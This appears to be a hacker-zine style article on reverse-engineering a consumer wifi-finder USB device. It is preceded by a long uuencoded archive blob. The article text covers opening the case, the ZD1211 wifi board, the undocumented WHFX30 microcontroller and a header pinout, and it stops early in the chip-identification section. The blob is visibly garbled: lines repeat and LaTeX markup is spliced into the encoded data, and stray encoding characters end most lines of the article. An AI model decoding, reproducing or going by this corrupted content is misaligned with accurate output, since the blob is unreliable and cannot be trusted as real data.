MM1+IHQ#!]+;I^(@.WLW#L`\<_%MV?F@1?S8+B0I)1+/8T@^K"I&D)Q#\<J0H M)075]W&/INE<>L5(4!'!^;'3CC1I<LN<3_%)\$4XVQ#T6-79DR[!3J"Z4^O/N $MU*D:;Z4\[(U2-_&I+]>@FB66:FNI8B&R5*E>"N#]\2Q3:FZ0Z:D$83G`='%"$ M\:6KK%`P.VBSFT9(.8&T+L1WZY6"F!#&X[6'O;946TO5PZK?ZCC8L!*HK-^I MWOS*7PO]4!0.Y4"1)XK"CFKKIA&2NA"V5#>-\$/W^C0>`RS6JZG<^C:J*,H06 M'J@N7#B>:L6SA<I]DAROCR,WE"&T0BB;*<H02G9Q2P,+ZZ^2VRJ(\$"@0V"+0 M\XN-`EIA\$.TDUMPB(<!PG-TY37F16Z>K(B6J0\^SI2J@CI5`Y8R5-Y]X.#I^ M5"<"!.4*9+YM-P_4:&U./#[QBI&@(`)5V<8>CIM&2#F%M%.,YW<J"Z1Z.4X2 M`;4+L'YDKJ/#LWCC,8\Q&B.?___!)\$<Z6<MX>>^WA^7(-JF7"JH</TCL@:9I+ $M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4#$%M5,0%H]G[J8+M5"0+D-_Y82*[L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4 + (L%.H7JFU9_W^Y.9=9X($)1KD!U(=R)^4 + (L%.H7JFU9_W^Y.9=1KU9U(R)^4 + (L%.H7JFU9_W^Y.9=1KU9U(R)^4 + (L%.H7U9_W^Y.9=1KU9W^Y.9=1KU9U(R)^4 + (L%.H7U9_W^Y.9=1KU9W^Y.9$ $M7^9[006=S4*B2A, 8NPKNO@0^U59:]+;_B#+L+M7_1X>6LQD((E`$AJ4_M\S)$ M>R`CFKDL)&HT\$6U\R5.:[.%Z>.2/4D]6>/%SO:P#U%4BJ<_R,_?D]AF16"E4 M3RUU/H-S<^K):\$&\$0++&-]WFR\$L]_5Z]%#>-\$+)%GEM2;3(;HIU"]4*IVTVX $MQHO_!U6)0\#ED0:$'7/G`K0^,=:"J$:RAX0]1)1P@?2S5S:(,H8V"^@,[*8JX]$ MH\$]5G2BJF;A.BBLRZ%-5IR\$R_50B@SY5=>8A\W%XH*[5N2"/NK:Z<2^:"AW# M8T2O&`E*1:#&`.8*U;2=F<F&RS6JUA?5<3ID(D"0MBC]=3,>!D"\$0+8G;EV(${\tt MU1CMSR} \\ ("3*`B@2@K] < 904\&&T!2@,E8?RA":7: \\ \#<KZ5]C+*6W<CIP+D<I,F!$ M9DW=U&UOOF"!3"0K@F3\PH/92%A:A,/GI]U1^=*09S!F,I"D<DC(92U-;\$X\$ $M")+6M^V)V+C/=)(($".^1W6D;Z=001G5QR$30UP)P!II:X_4A[6WHDXE"$L!]$ $\label{eq:mue} \texttt{MUe}(\ , \texttt{*W63\&9B>4J<'MNM}._<33_: (\ \texttt{*N?+Q.TRL}:?\$A2'^A[RI_F'\setminus,\&O[\ (-9@)]) + \texttt{MUe}(\ , \texttt{*W63\&9B>4J<'MNM}._<33_: (\ \texttt{*N?+Q.TRL}:?\$A2'^A[RI_F'\setminus,\&O[\ (-9@)]) + \texttt{MUe}(\ , \texttt{*W63\&9B>4J<'MNM}._<33_: (\ \texttt{*N?+Q.TRL}:?\$A2'^A[RI_F'\setminus,\&O[\ (-9@)]) + \texttt{MUe}(\ , \texttt{*W63\&9B>4J<'MNM}._<33_: (\ \texttt{*N?+Q.TRL}:?\$A2'^A[RI_F'\setminus,\&O[\ (-9@)]] + \texttt{MUe}(\ , \texttt{*W63\&9B>4J<'MNM}._<33_: (\ \texttt{NPP}) + \texttt{MUe}(\ , \texttt{NPP}) + \texttt{MUe}(\$ $M/E*63+G?=O=Z&<U*H'+E*\#^QM7W/H7;46UO==W=L8]R[.IYT?[3[O>?U4H\0]]$ MP<T(5AHONY/JP?FD4WC-<\5R^DL/!2[7J)I*57??\D2`H\$R"^)U8?K6F\$H21 $\texttt{M}) : \texttt{G}\$: \texttt{3.M}\$ * = \texttt{0}\texttt{G} > \texttt{WCM'W}6 \texttt{[} \texttt{6}\texttt{E} \texttt{)} \underline{.} .) \texttt{]} \# \$ \texttt{0} (+ \& \texttt{W}@^\texttt{D}310\texttt{Y} \texttt{[} 2?\texttt{W} > '\texttt{CI} < (\texttt{Y}\texttt{G}\$\texttt{0}\texttt{II} (\texttt{T})) \texttt{A})$ $M'/G1?)N<)^)J">!1JP'HY!Q^2,#;W><-[PT<+U&QD8J_]H?!,-M)9.9Y9/+L$ M/&RWZ.:9NTGS>4B5!JC:`%6+5!E1]=WA_J,^DF8E4#FWE5M;V<-<L#*YTE:[M94GYDD#EDI6GH6ZF\$H15`).E"H>ZJ=-:P;:;?N<_^F1R8PY`U:F0=*'(.4QX M1>2<.FT, Y>-3JHFTC&>G0#U+I+H=:,=)(B#5`!-HYY+PL&=&V02]L5.HGDMU $\texttt{M-^C-1(`@92V33^-4@C!I-Q@\$!F4(K3Q0:3U+06\#JK`8H`CTP92=F['K/7L;L'] }$ ${\tt MVDD4@5RDDS9B1_.P4Z">\&QO!(!0ZOD,H%^E2A^YTV(X]!*\8"3(F<"-2,-:5))}$ $\texttt{M("Q'\&\$=.ABY'QZCS`N'F[I>C8]1YB?\#+^>2Y'*0QMH=!-M8Q03;J0\&8"U\>\ }$ M9\>FD%Y#[F7[Y)<CA6U]JF0]XNUSFB_S"!'LV-[/W1^;Q_.C[40UD(EDI4/6 M[\YZ/QL*/6#'_K3A!6-NU`5;',;<6"_%W*@+Q^Z,%SC=PO`R?"`3R9H061LB MOWLHC66: "8;7_:,Z)ZUX4(X4*5-@0)'U8D"1NG2L\;;;]B>NB2!"H+9![-XI M*YK/0ZK"IKKK_[#G`&<RD(0M\$0*)K!<"B=1E-87)NKP02*0N'3M4%<2T_RA% MN++&R8Y!ZZ1\$(!/)M#5BO(YU1+R.NDJ\<'X*\$?\$ZZHIMSQ]A8AT38:*N,C\! M%R`FPD1=L25"W`,E"=UW`;#6P\$+WJ^SLQ>[_M7=URVT;6=K7J<H[=&90["F+ M`L`?D/).:AA%<3BC2"J16H[7=JD@\$C8Q`P(L@)2L[,Y;S00MY5[LU;[`GJ]_ $\label{eq:mpsi} \texttt{MP`8.*\$*QG)W9)5R)T-W?=]\#H/OV\#T]V'4[,]RPYQ./1KD_?_X6[>__V.OTD($ M<KR;]W^_TU5"LLS,->POAT.K"D.!N6,P']JCG=OOHGR4]L^&`\)7HSC1K1#) MN29XY1A.D]K"/?P/MWKX]_TFI\K.>JN/?=]O%51Y#!_SRW*84]I5"BRGU1A. $\texttt{MZQOT.?[K\&0J+XD2?\$\backslash><...9\$Z(7MEM\backslash*<'"O`,O]]MBD!\$8YAM\&ZT))M\#OJ'}$ $MCW/0[W==+12WCL<YZ/>[T"_FV+X:PVE-BZ;[\'*84UH61?S9OX,O?+^K]*MV]$

MQ1H2=EF0]KM*VTZ#PF&^;.7JLX_\$;\$KB@J!])6?Z=HC#E<[)22KMY\#92_;-MO3F5B^L]*&[\H#BN`SUH:\E;OQWB<.AAQ5M_.<PI7H4RKE#&G`(-J[J?KT1P $MDM(Q_/N^*)^THR(5-,L56^*U32YC0N"OI6[PZ=Y-0G<"'0-^;MN!K#:="N#4Y>$ MASLY>?5[W4(\$]V8ZW,V;J=^#GCWHS73X"&^F70=ZMM&_Z'!'_Z)=!_I7<O9H MAS@<NL=<\8'%(SFY:9%5VR@%.:%5\$+AOO>%NOO6Z#G2/^V]C49P(?:OZ;ZM\$ M<)*O2&\$VS[/;_F*AC:1FTE2?PL5`XXPO+J:S/)H+@+8Q5VK5&\$9S'8N&9=\$5 MWM+4<7T"%^):0FB771`7)Q&U\$)[`A4#3JA[9*A&<!`WC'ME8%">V.+%HX#MY $M9.NZ;4N$?;JP)I*3E:[5&_)W\F'6=?U"1":W,<D[HK,X3E7:=I7,T.JM%5&:$ $\texttt{MF"TAXX\$\$+@R:5W)\$9H<87-K]-[HB\&^[HBJPK5P.,:Z?3X":,,9"6(SC)JY+\&] = \texttt{MF"TAXX\$\$+@R:5W)\$9H<87-K} = \texttt{MF"TAXX\$\$+@R:5W)\$9H<87-K} = \texttt{MF"TAXX\$\$+@R:5W)\$9H<87-K} = \texttt{MF"TAXX\$\$+@R:5W)\$9H<87-K} = \texttt{MF"TAXX\$\$+@R:5W)\$9H<87-K} = \texttt{MF"TAXX\$\$+@R:5W)\$9H<87-K} = \texttt{MF"TAXX\$} = \texttt{MF"TAXX$} = \texttt{M$ M5=*8DY2.<<=>8&[UY=7U6K5T]>"M'KNZ>K6@M(\9U'(,IRG]6BW4WLSBE@.A M1;/TKF+39E&<"!V*/B9!K#?7)U-DB:@\DI-[(/\<IA_6AZ[*84:1:P%Q&"X($MB3\<X\&H^/IWT#0=! `U;Y@E;:S.IQ*<@)J/V[B-:O<=Y/_EA(*<@)K37!/*(<$ MYA2J8S.TE0\<UL5R>J=,'_T\7(03;!&U)Z4/^[A0T@L,71*V8*@?"SR.4[L6 $MM3C04(WAM)Y%, R57B6D6.HWC+V[#;RPTB09Q<[04I^3/$,P6[CM$(<W"1[G)]]$ M^G"EN>.PEH2I0Z#ZAH/:\$@2/=D&\(J`5X.".!`]M\'`C&+6=IO\$LC!=-KV8[MW3IQZ\:Z;@OUGP5)3GL<K0,'+(H3>YHXCZ0-3YTGJ\8P6ML!+9KKDU9F89)% M<:(+XOT)K"OLE/:&!"X\$^L`;U"BUI[U;`%PH:<W52.U8P[NL[SFT!>A58H&M M\$(>3#FT>]W<>]-L=B(F+<[CK>P[U;2@Z9SO\$X5W`Y^5#K94(3NJ!E-7LYJ38 MK?LYNQW'IJMAK!SF%+=*P9M58SB-M\$4=1C0#'<TC*A&<U*R2QE72F)-(+V@J M999T%F&FIY<UD9S<EN0"(%T<A%,B\TA.)MTP'JI.C]4/<I;#G.);%#WW+X<Y MI4N4,-,S;+,X6XWAM!ZCC1F-EZ;O2-I0KM=,Y:>@^CJKB>1D5Y*C#_=&!U/S M\5T;S05X1H#VAZL-1SR.4YLUU'\$-=<RII\$&Z`]7#EQWB\'89CO90#G,*:4JI MB^9;-Q],Y@+]OJ`:2JT`!W=+8.2W%.2\$GB88OPI6@(&[C@'CHW<I)T_E,*>X M50KR5(WA--(.^Y0Q4:P0AS?+<#RC'.84HPEK%PVE(">0+HQ'P]>A-@%K!;<. MHSV4RL5U2%R@I@!ZC:D4Y\32\[W?7)[\$U"06Q8G=@BC/L2_,505<L7D\%]'; M)`(EO2F%B8%=N79[_@[;\KL]EY.U.NVT#;_;\Y0`,UE#WUH.<TJS0AE7*&-. $M(;TR/@)\&:>$X@'@\DI/;("=J<[^^X2!H3A89SVQXC5*0$WQ#*)_&XG&<VN54$ M6#,4FT=S`;UZ`>-Z`:P\>XY3(Z".74-U-;5Z,JLFDI,]B\S/7VDANQW.ZCE-M6Q@_@*6E[7@\J^>T'A1G2F?'`UH]IUTGKE9*#;FBC15:#<%HHYH&%[<<V+6` $M:.96@(-[\$0@U[83\&0\$N)8"37Z\$;]+S5J`;0]C\&//=1\29HIEMQ])[+E\&^VI_$ M#%'+VNF'\$GMN\P%1)EL[_5ABSS5Z5_NCB%K43C^8V'/;#X@RN=KI1Q-[KM' MRO<]C^-40Z#RFM^ARKL%G=?U#17<,W1>NUNKU2MTE]?GUHKTC*YB'8C6@VGR $\texttt{M4PIR} `\texttt{NGCOZ}; \texttt{S&YI}?\texttt{FX-DI2} `\texttt{GD-9} = : \texttt{X.7} \texttt{LLA+4} + \texttt{N} \\ \texttt{S"J!L.} : \texttt{A,HGJ@]E?J& }$ M@SH2!"=^!%(W'.0#%.?2"YZ^X:`N0"D93X'!7P[I`:+?+*Y]LZ8#B'XS?<-! M5`<Q'0.?(-/ZAH,\`T+[,G<<UBQ@XP(VYK"6ALT7A%(W'-0N0/1(<\=AG0(V $\texttt{M+F!C\#O,+6\$3`(@[KKF\$XJKGEP-X:.\$X\#^8-;C@;"\$Z2^X2"W`-\$3S1V'>05L}$ M7, #&'-8L8\$D!2SBLM8;AJ>:6`]MKX'@-''.@KHL8:JMO.,@W(#S5W'%8MX"-M#:SND50/S_XQ+SJ3F0[E<#&[_DN8-;U#_?LEUW^ZN!Y>>(=HT/.PL?RT?/89 $MEQ#8D"; H+UV.] = < '4^X3J?9 / 9L=S_&$<)O-)N&=9_OK2U^FYAO3.!:T*BVT$ M!H@_70C2`''; K@-K^,XXE:9DAK/]M?_H4NW_W1R^.R+750;/P5<QW=:OM-Q M6SZ%VWZ+TMO/]M>7OHKZQW^-R;,O<6VI?]=M=F3 W 8ZS9;3HJB.W^KL^]? MX JG*)G\$*UHW ^<[U?\$W9M]^ =777T5D.YT'4?)<W*;15+SX^JM ^ HKU-:/ $M_{i}/O3T_{\#}): SRI*_E_8B-\)RWWX<W'ZF^.C=^_P]>7^YJ5X?7)V<CDXOAY?$ M#D8G+X7S4IQ=G9Z^%,>7)_W1R77_=-Q_,RSBQ0LM/_H@GFOQW_Q.#,[^17\Z $\label{eq:main_section} $$M^{Y}:9>2:`E<GR)_{I2}^ATF?$<8E@OMF2T_UP4^?3^CO-9*M\#F_VI&32+!2G=9$$ M2"X3\$N'OD_[Z#SLI_G]TR?[_B>;YOZS_]]KMCF?&?]]MM@#W.OOY_Z]R'?[V M:2_J!51'0\$8WN7*%U:\$CW45(92LGZP5JB7`;CDI\$'V.(YEJKJ,)<DF.</)Q: $\label{eq:mass} $$M''!+@'CJ=0\<0,D$_MS;)$$HL52/N%`QE6R=W5Y>B1FR^7BZ/$$$P[NZN\2%K-A<J]$$$ MK9%F'P\5^J<(!U?4LVST-,HC.!W-&Y-T?FC+/R6O/4E.+_#ZXK3(#GR<9M'' MV5(\/WXA/,?QRUWH]\\$MC;6TM8>6:0/QFOR81(%*.:!\$VGGR^TKVQ*&*]H-. $M+_PY2D)$ \$KN7]814DXCC(J`,7/V&#>"Z&84*B(2]<)1\$MW(7Y[V?IDH;Z&.]0 $M9'4TBW*Q@/_P8"[H]@,6V//TPQ)GIUZ)^W0E)B0\"ZD(S$(/[:*A4>(PS92())B0)"]B0$ M>3HEDRAB5\F4%AQHU4\$LL6=/I!]DX/79E7@=)O2NL;A8W<31Q!2;\$A!0#A"= MSV@3RLV]Y,B% J'*!X52\$BWWJKP2843IF?E,%9Z4H1]EY+X4](7[/%@B YE(MI6*\H\$\$?B\$A8KLF-C<500"WE*\$JDZ%FZ".F&A-*;WD7T&7T3BE4>?EC%+Y40 M@HOQ8/3C^=5(],_>B''_\K)_-GKSBN#+64JIX6VHA\$7D:S<BV?1V69`L[RG_ M6@-/+H]_)%+_N\'18/0&[_'#8'1V,AR*'\XO15]<]"]'@^.KT_ZEN+BZO#@? $MGC0$U78(L5+$^{4M}_SG<$XV#9<X0;0N@#=4T3GE,9Z*&?VJ"57X)(QN*8>!$ $\texttt{MF) `V[UR5<9I} = *M(GW]<Q&C3-*&@24F2+E*92!>IKRZ9:9^^[37(2:[C3-*AB)] = *AB) = *AB$ MM&'LC,J'6JT0`RHUFN6*(TJ@?W]8T1;1P3SX&"6ZEN]"JIUDB1Q.4W%Q\IWX

MX2?4BFHTX:<\ +IA)<;'-)B#=(WE*^U27*FZBY!W!8VIF+Y#KX3)<Y/(-W,:! $M4*<[0C*(T\&_0]@B:"N9RN^(]7(<'Q9/Q3J$"HR7+!P^\4<N76B50"H6B1Y!I$ $MM8:\%6F(Z)=1W7?9S\5Y&G"R=@U7QNLCN:"W"/()Z)60,V50;N46^#-89S,(B)$ M+P&5`Y+Q>V]+J@>2*+.49D0]OM2T\$(]8FD93E<38RY=<`Y(WXI2<\$F%J3>I? M[I@!1D&_HP=\6[Q.'#_\.J*XKC_SLF3]NZB]2I5[2R,I1Q@!.PC;^2H+>SN< MA:1&V7NQ87AYC#`,;.K^\$6/?)F\$'GW5M+;/-\$XAMKWG]F9<ES!*+TQW4M'7K MO'`XO4'L!BX+)B="NB=>IAHMCHP*5Y#Z9Z#6R"-;]6OS\?;\C^]E%W!\?C8\ M/SUIU*;A^Y;W'`8V./OA_+VX&'QOIGK.)Z?7<3;`&MI`<008+O^[;CUT5)+8 M/W\$VP&HD`EJ&%;T<2IV:8%'._'7[NA,7<[4,'R6ZDX<W3%,*FLV?0K_EF:%S MQ"__91B'4T5/T14:MLJJUT)N-PD:+N#,,%-^(C&/;CH="\MK"&^6RUT'JVP] M-J'3B]-@NO%U:2G]EU*+QV944I@3R*7SC46C3Y!,I#I-U;B+2D9A?.=U-Y;H MDC; I+TB9W2V"9S0?#7%B@(2KH0AS14QSPXVO,#`-4&>>!\$\$#S6_\DU&)\BMC $\verb|M]BU9G`\$ET\VQA*C\$\$KG1V<"(ZS4H892B*2>4:"9>4KLRFM)BUDL)I\$6J[6-J]$ MB\D?/!'2;"V/YE\$<9/IYE\$[@Y22@*+JE#P3L&L`(3!&1GN=, `I+@>LV6/<QB MB/TVF5"\WW#HGTMW6*%_TO%SXW!W@<\$=72\$10FGTY%WWTPYU3S;,/=D0]V3# MVU, -;?;_:;HKOA4XI_14FE&HQF=JAGSOIYE369*TGS!!TU3JH!Y_/95VV.J! MTJ]_VH&<=^3Z:T;Z^7HP3^&G:+E!DC(ZYW*2OTHP2D!L,=>N2#)?!K62+@+J $ML23;?'52-V[.N[, 9=+5<'V>+1&V413+$Y7*7/YD75Y;3DJ.0:"&-Y437E^\$ $M7<"Q^7U?EB6=RJ*)$C.;@,Q83=0>J9EA\8D$<>7'<4FKA.?*Y.E*5U@@<T(G)$ M#DS^OG">%N\$-6FN!TS<>QG#]:R:Y^F`'*L7X%F`6\K@\&>E'TD)I#"!I%I&) $M((@A[W&2/)($;\48,,T'-U[CB7M3=*?XUZ3QWC9:P!BCRB:<(@O<=F%;+FAV))$ $M;KIA4]PE1NE+^=V=WDWT:7\&=+[QWMB!DI=4P;4I,=$>'CB-4QI4<I\setminus]0(E83)$ $M*W\C6'E1S=:*D,GLTUW:&-KT6/V*HR>+>(K\\S=+`D-1#V2<?>_9@2:$=4A8$ M:0^-.1^HFG>^FB##9`ND:0]MLS25W+\8Y"J#]C*D[.[LGU]^>]EP6^^1*3P0 M.5NGPER!'/B-@_4,2AKQJIA284"06PIY5DB_U6#YMUS`T4PN7AV\^.:;;Q!I M!`UI5!2B3S8SRUIF\$K6I;\$X69_JRP'^9#,SH:R,K6\M&TEI64A_T[\Q6EH?\$ M%F%,!3M-Z:_I>X.B%M&.D!#^.21#62J>W]+D-*08DC4)LD6X#)2);*H-9B\: ${\tt M4A,N@CQ\$-Y63Q3W*U08RFMVL2/M*-I5(^D(B?::N;YT\#>JP!PX8L\&^{TI\#M5})}$ $MX'J\"F19Y"$)N2>!0?8?-\&G[\&E]3G^9MOSPDT(\&B<=3ID8X-9]I:@9&&-P]$ ME>(-):X28R&CQ9'59(9WDL),GJC*EJE^7^*16#K93!^8Z2:SV=Y@MN.U-YC] M\B^*)QD']P:SO<%L;S#;&\P^RV!VHFUB019)RYD<U/,0MS2^:N-8B)D`'0(V M)C\$1%(.K7A2]B1!ZJ<=KH@<T%]B;QO:FL>O=!K&]:6QO&MN;QO:FL>UYVIO& MMIK&8!@;8H(7Q-'/P6ZFBCCXLM8QRD^8W/X7C!LPD05\$,,V0"DB9%6@N%H43 M4FUMBYA\$_TU?+VOC0N-)C674XG)C#*`6_C36LHS\$!M308S*I3.D&1?N?U`.F M0B7`6F;;R93<^QI36=E:\6L9S!!2G!]6R80ZO*`PFU4-(_L]\?MK?^VOOY?K *?P")UUB.`+0^`+0^

end sum -r/size 33661/965395

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--[ 1.0 - IntroductionĐ
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Christmas has passed, and in the cold weeks since we have already becomeD bored with the shiny new toys Santa left us under the tree. Our onlyD choice is to hack them! This article describes our successful attack on aD popular wifi finder, and will provide you with the ability to use theD device in new and interesting ways. You are limited only by your ownD creativity!D

Any successful hack must begin by setting a clear goal. ThroughĐ determination and creative thinking, you will then see the steps necessaryĐ to achieve that goal. Simply saying "I would like to hack this device" isĐ meaningless without context, and setting unachievable goals will cause youĐ to be bogged down by the intermediate steps and probably abandon theĐ project. So we urge you to begin each hack by taking small steps, and uponĐ the completion of each of these steps you will open new doors and newĐ pathways for further investigation and development.Đ

In the case of the wifi finder, our penultimate goal was to execute ourĐ own code on it's internal microcontroller. We have achieved that goal andĐ will describe the steps we took to achieve it. It is easy to see that uponĐ reaching this goal, we have opened many new pathways to extending theĐ capabilities of the device. Some are easy, such as allowing the device toĐ seach hidden SSIDs and browse wifi channels not allowed in the US. OthersĐ are lofty, such as the development of a portable "aircracking" device.Đ Some of these topics will be covered in the future, but we urge you to sitĐ down with the device and your knowledge of it, and plan your own path.Đ

We apologize if you feel this text is a long, rambling description of ourĐ attack but we believe the PROCESS, and not the result is the true hack.Đ Give a man a hack, and he can program his wifi-finder. Teach a man toĐ hack, and he can program anything...Đ

Đ

The tools used in this attack are:Đ

- On the hardware side, we used a modified USB to RS232 converter to ${\tt D}$ communicate with the serial port on the wifi finder. An alternative to ${\tt D}$

this is to build your own 3.3v RS232 converter using the MAX3232 IC. \mbox{D} Schematics for this are detailed below. \mbox{D}

- On the software side, we used a combination of IDA disassembler [1] and Đ Keil A51 assembler [2]. This assembler can be used from the command line, Đ or from within the Keil uVision IDE.Đ $^{\rm D}$

The main steps in this project areĐ

- A) Open and identify the devices and their capabilitiesĐ
- B) Research to find a back-door into the deviceĐ
- C) Construction and operation of interface to communicate with the deviceĐ
- D) Investigation into the device's internal operationĐ
- ${\tt E}$) Extension and modification of the device's operation ${\tt D}$

That is just a brief overview of the top-level scheme, and as you willĐ soon discover, it requires quite a bit of low-level hacking in order to Đ achieve each of these steps in turn. We hope that you will find this Đ text informative and enlightening as we chronicle our attack on this Đ interesting little device.Đ

Đ Đ --[2.0 - Device OverviewĐ Đ

There are a few levels of wifi-finder on the market today. Some cheapĐ devices simply detect microwave radiation. They will detect 802.11, butĐ also some cordless phones, baby monitors, or the nondescript momĐ microwaving some soup down the street. These are garbage, consisting onlyĐ of an amplifier and bandpass filter. The next level can detect accessĐ points, but give no feedback other than a few lights to tell you whether itĐ is near or far. Also garbage.Đ

The highest tier of wifi-finder today costs between \$40 and \$100 USD, andĐ consists of a standalone USB wifi card mated to a host microcontroller andĐ LCD screen for display of the SSID, channel, and signal strength. ItĐ contains a small lithium-ion battery for portable use, and charges itselfĐ anytime it is connected to a USB port. You can easily identify thisĐ device, as it is the only wifi finder with an LCD screen! This market hasĐ been cornered by one developer selling their design to many companies, soĐ as of now there is only one true product which has been re-branded to manyĐ models. In our investigations, we feel that all these devices areĐ basically identical in hacking potential, and they are all suceptible toĐ our attacks. Here is a list of what we've found so far, all are availableĐ at your local store or online retailers such as Amazon.com.Đ

Manufacturer	Model	ReferenceĐ
		Đ
Allnet	ALL-0298	[3]Đ
ZyXel	AG-225H	[4]Đ
ConnecTec	AG-225H	NoneĐ
TrendNet	TEW-429UB	[5]Đ
Linksys	WUSBF54G	[6]Đ
D		

All the devices share a common form factor: USB stick with an On-OffĐ switch and two buttons for portable use: "Seek" and "Next".Đ $\bar{\rm D}$

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Powering on the device when it is disconnected from a PC will start theĐ finder routine. Additionally, pressing Seek at most times will restart theĐ finder routine. Once some hotspots have been found, pressing Next willĐ cycle through them, displaying the SSID, Channel, Encryption Type, andĐ signal Strength.Đ

By holding Seek upon power-up, the device enters a simple self-testĐ routine used to check the LCD screen and internal timing. By holding NextĐ upon power-up, the device enters a Firmware Upgrade Mode used to upload newĐ firmware via USB. Always a wonderful feature! But don't think that weĐ simply patch some boring vendor code and call it a hack: For most of theĐ devices we have found, this firmware upgrade mode has been obsoleted and isĐ no longer able to upload to the host microcontroller. We must find a newĐ way into the micro, and they have not made it easy.Đ

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--[3.0 - Opening the DeviceĐ

The easiest device to open is the ZyXel/Allnet, followed by the LinksysĐ and then the TrendNet. By successively "cheapening" the manufacturingĐ these vendors have inadvertantly made it a pain to get into the box withoutĐ damaging it. But we don't mind a little damage, and even a TrendNet withĐ it's little tabs broken off can be closed back up and returned to the storeĐ without trouble. Not that you would ever do that, of course.. Just anĐ example.Đ

To open the device, you will need to remove the BACK panel (not the panel $\mathbb D$ holding the LCD). Start by pressing hard at the rear sides of the device, $\mathbb D$ where the rear is the side WITHOUT the usb connector. By pressing near $\mathbb D$ either of the back corners, you can get the ZyXel to pop open easily. A $\mathbb D$ little prying with the cap can also work wonders and leave no marks. The $\mathbb D$ TrendNet device is secured with 6 very cheap plastic tabs which will $\mathbb D$ easily break when you try to open it. But the Trend it is the most $\mathbb D$ inexpensive device on the market so this is the one you will most likely $\mathbb D$ try to attack. $\mathbb D$

Of course, you could always pry it open with a screwdriver if you don'tĐ care about getting it back together again. $\bar{\text{D}}$

Once you get the device open, you will see that it consists of twoD circuit boards mated together by a 10-pin header. The top board is securedD by one small screw near the back of the device. Feel free to throw the D screw away, or eat it, or something. It's not needed. The USB/wifi boardD contains a ZD1211 802.11 chip and the RF subsystem. It is basically theD same as a generic USB 802.11 adapter you would buy in the same form factor.D After the screw is removed, you can grab the USB connector and wiggle thisD board up, freeing it from the 10-pin header that connects it to the bottomD board. The bottom board contains the focus of our attack, the mysteriousD WHFX30 microcontroller that seems to be the "brains" of the operation.D

Here is a side view of how the boards fit together. When viewed from $\mathbb D$ above during disassembly, you will note that the wifi board has the $\mathbb D$

components on the bottom, and the microcontroller board has the componentsĐ on the top. It is necessary to unconnect the boards to actually see anyĐ interesting components. $\bar{\text{D}}$

Side View of the Wifi Finder BoardsĐ Ð Ð RF (shielded) ZD1211 USBĐ Top Board Đ Bottom Ð Board WHFX30 10-Pin HeaderĐ Ð Ð --[4.0 - Internals and InvestigationĐ

As was previously mentioned, the entire top board can be used as aĐ generic, standalone USB wifi card for your PC. This architecture using theĐ ZD1211 chipset is widely used, and to us: boring. For knowledge on thisĐ board and the ZD1211 device, I refer you to the excellent work of the LinuxĐ community whose drivers and source code are freely available at [7].Đ There you can browse the source to discover the USB endpoints, registerĐ setup of the ZD1211, promiscuous mode, channels, and other fineĐ information.Đ

But nowhere is there information on the "WHFX30" device... It is aĐ ghost, a semi-custom IC that holds the brains of the finder. Since theĐ vendor firmware updater is so limited, we must find a way to break intoĐ this mystery chip and get our own code onto it.Đ $^{\rm D}$

By researching the device online, we see some excellent starting pointsD of our attack at J. Maushammer's investigation of the device [8].D Mr. Maushammer was the first one to attempt to hack the device, and theD owner of a great deal of initial information. He hypothesizes that theD WHFX30 contains an 805x microcontroller, and by disassembling one of theD firmware updates this seems very likely. He has also outlined some of theD data blocks in the WHFX30 firmware, showing us the font table and power-onD graphics but he goes no further. Perhaps his goals were too lofty, or heD became bogged down in the intermediate steps. We are resolved to keep ourD goal clear: Get into the WHFX30.D

By investigating the firmware updater file, we can see that only the 16kĐ block of residing at 0x4000 is 8051 code. However, it contains no jumpĐ vectors (that would reside at 0x0000) nor any interrupt service routines soĐ it is probably NOT the entire 8051 program. Additionally, the text stringsĐ for the self-test and firmware update routines are missing. This brings usĐ to the conclusion that the firmware updater is only allowed to touch aĐ small portion of the device code: Specifically the finder routine. It alsoĐ tells us that the WHFX30 device probably contains more that 16k of codeĐ memory, which is a good thing for extending the capabilities.Đ

We will take this opportunity to borrow Maushammer's pinout of the 10-pinD header. We can make up our own names, but it will be better to beginD forming a standard on how we refer to the device. Note that we are viewingD the header socket on the bottom (WHFX30) board.D

```
Ð

On-Off SwitchÐ

----/ \-----Ð
```

```
____
                     Ð
           | o o | 2 | Đ
         1
         3
           0 0 | 4 | Đ
           00 6 Đ
         5
           | 0 0 | 8
         7
                     Ð
         9 | o o | 10 | Đ
                 Ð
            ----
---\_/-----Đ
 "Next"Đ
PinoutĐ
----Đ
J1) Unknown (for now)Đ
J2) ScanningĐ
J3) Start of ScanĐ
J4) GNDĐ
J5) GNDĐ
J6) USB Data (obsolete?)Đ
J7) Serial data (ZD1211 TxD, WHFX30 RxD)Đ
J8) USB Data (obsolete?)Đ
J9) Serial Data (ZD1211 RxD, WHFX30 TxD)Đ
J10) USB Power to charger (when connected to PC)Đ
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When faced with a chip that you are not familiar with, it is best toĐ collect as much information as possible and begin sifting down until youĐ have a positive identification. I feel that basically all devices will fitĐ into one of three categories.Đ

Đ

A) A production chipĐ

- Information on these devices will be freely, or easily available.Đ

B) A semi-custom chip based on a production chip.Đ

